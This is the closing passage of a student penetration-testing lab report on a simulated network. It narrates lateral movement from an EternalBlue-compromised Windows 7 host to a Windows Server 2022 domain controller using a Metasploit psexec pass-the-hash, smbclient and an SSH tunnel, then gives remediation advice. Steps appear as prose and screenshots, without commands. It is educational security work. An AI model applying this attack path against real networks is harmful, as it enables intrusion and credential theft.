

Figure 7.3: Impacket-Smbexec (Didn't work)

Lateral Movement (Using Metasploit Module and Hash)



Figure 7.4: Lateral Movement using Metasploit Psexec Module (Successful)



Figure 7.5: Lateral Movement using Metasploit Psexec Module (Successful) – Part 2

In this part of the lab, we used Metasploit's psexec module with the Administrator username and the hash we had taken earlier. After entering the required settings, we ran the exploit, and this time everything worked properly. Metasploit connected to the target machine, logged in using the hash, and was able to run its payload on the system. A few seconds later, a new Meterpreter session opened, which proved that the attack succeeded. When we checked the system information, we saw that we were now inside a Windows Server 2022 machine, not Windows 7 system from before. This shows that the Administrator hash worked on another computer in the network, and Metasploit's psexec method was able to fully execute and give us a working remote shell — something the earlier Impacket tools could not do.

Lateral Movement - Exploiting trust relationships and misconfigurations



Figure 7.6: SMBclient login

In this part, we connected directly to the domain controller's file system using SMB by running smbclient with the Administrator account. After entering the password, we were placed inside the C$ administrative share, which gave us full access to the entire C: drive. Once inside, we listed the contents of the root directory and could see all of the system folders, confirming that we had full administrative file access on the domain controller. We then moved into the folder named **I-AM-IN-SIDE-DOMAIN-CONTROLLER**, and when we listed the files inside it, we found the file named **professor-pantea-is-the-best** (Created by us), showing that we were able to browse, read, and access data stored on the server just like a local admin would. This proves that our SMB login as Administrator worked correctly and that we had complete access to the server's file system.

Lateral Movement (SSH)



Figure 7.8: SSH – Part1



Figure 7.9: SSH – Part 2

After we obtained the Administrator credentials, we used SSH to set up a secure tunnel from our Kali machine to the target Windows system. With the command we ran, we forwarded port 9999 on our machine to port 3389 on the Windows host, which is the port used for Remote Desktop. When SSH asked for the Administrator password and we entered it, the tunnel was successfully created. After that, we connected through the

tunnel and ended up with a full Windows command prompt on the server. In the second screenshot, we can see that we're logged in as administrator@DC, which confirms that the tunnel worked and we gained remote command-line access to the domain controller as the Administrator user.

4. Findings & Remediation

During the project, the biggest issue we discovered was that the Windows 7 machine was completely unpatched and still vulnerable to EternalBlue. Because of this, we were able to break into it remotely without needing a password. Once inside, we gained full SYSTEM access and were able to dump all the stored credentials, including the administrator hash.

That hash turned out to be reused on the domain controller, which meant that once we grabbed it from the Windows 7 machine, we could log directly into the Windows Server 2022 system. This allowed us to fully control the domain controller as well. The only thing that stopped us during enumeration was modern Windows restrictions on anonymous SMB access, but once we had valid credentials, the network allowed us to move freely.

To fix these problems, the Windows 7 system needs to be updated or removed, and SMBv1 must be turned off everywhere. Administrator passwords should not be reused across machines, and a tool like Microsoft LAPS should be used to manage them properly. The domain controller should be hardened by limiting remote access, segmenting internal network traffic, and improving logging to catch unusual admin activity. With these changes, the environment would be much harder to compromise.

5. Conclusion

This project demonstrated a complete attack path through a simulated enterprise network, beginning with reconnaissance and ending with full domain compromise. By exploring tools such as Nmap, Enum4Linux, SMBclient, Nessus, Impacket, and Metasploit, we were able to replicate the methodology used by real-world penetration testers and adversaries. The outdated Windows 7 system became the initial entry point, and its EternalBlue vulnerability provided immediate SYSTEM-level access. From there, extracting hashes and credentials gave us everything necessary to move laterally into the Windows Server 2022 domain controller, where we ultimately gained full administrative control.

The assessment also illustrated how certain attack paths fail—such as impacket's psexec and wmiexec modules—due to protocol configurations and modern hardening measures. In contrast, Metasploit's psexec module succeeded because it was able to handle authentication and payload execution more effectively. These differences

reinforced the importance of understanding not only vulnerabilities themselves but also the implementation details of different exploitation tools.

Overall, this exercise showed how a single unpatched system can compromise an entire network, how credential reuse amplifies security failures, and how crucial proper hardening is for preventing lateral movement. More importantly, it highlighted the mindset and methodology behind offensive security, giving deeper insight into how real attackers operate and what defenders must prioritize to keep systems secure.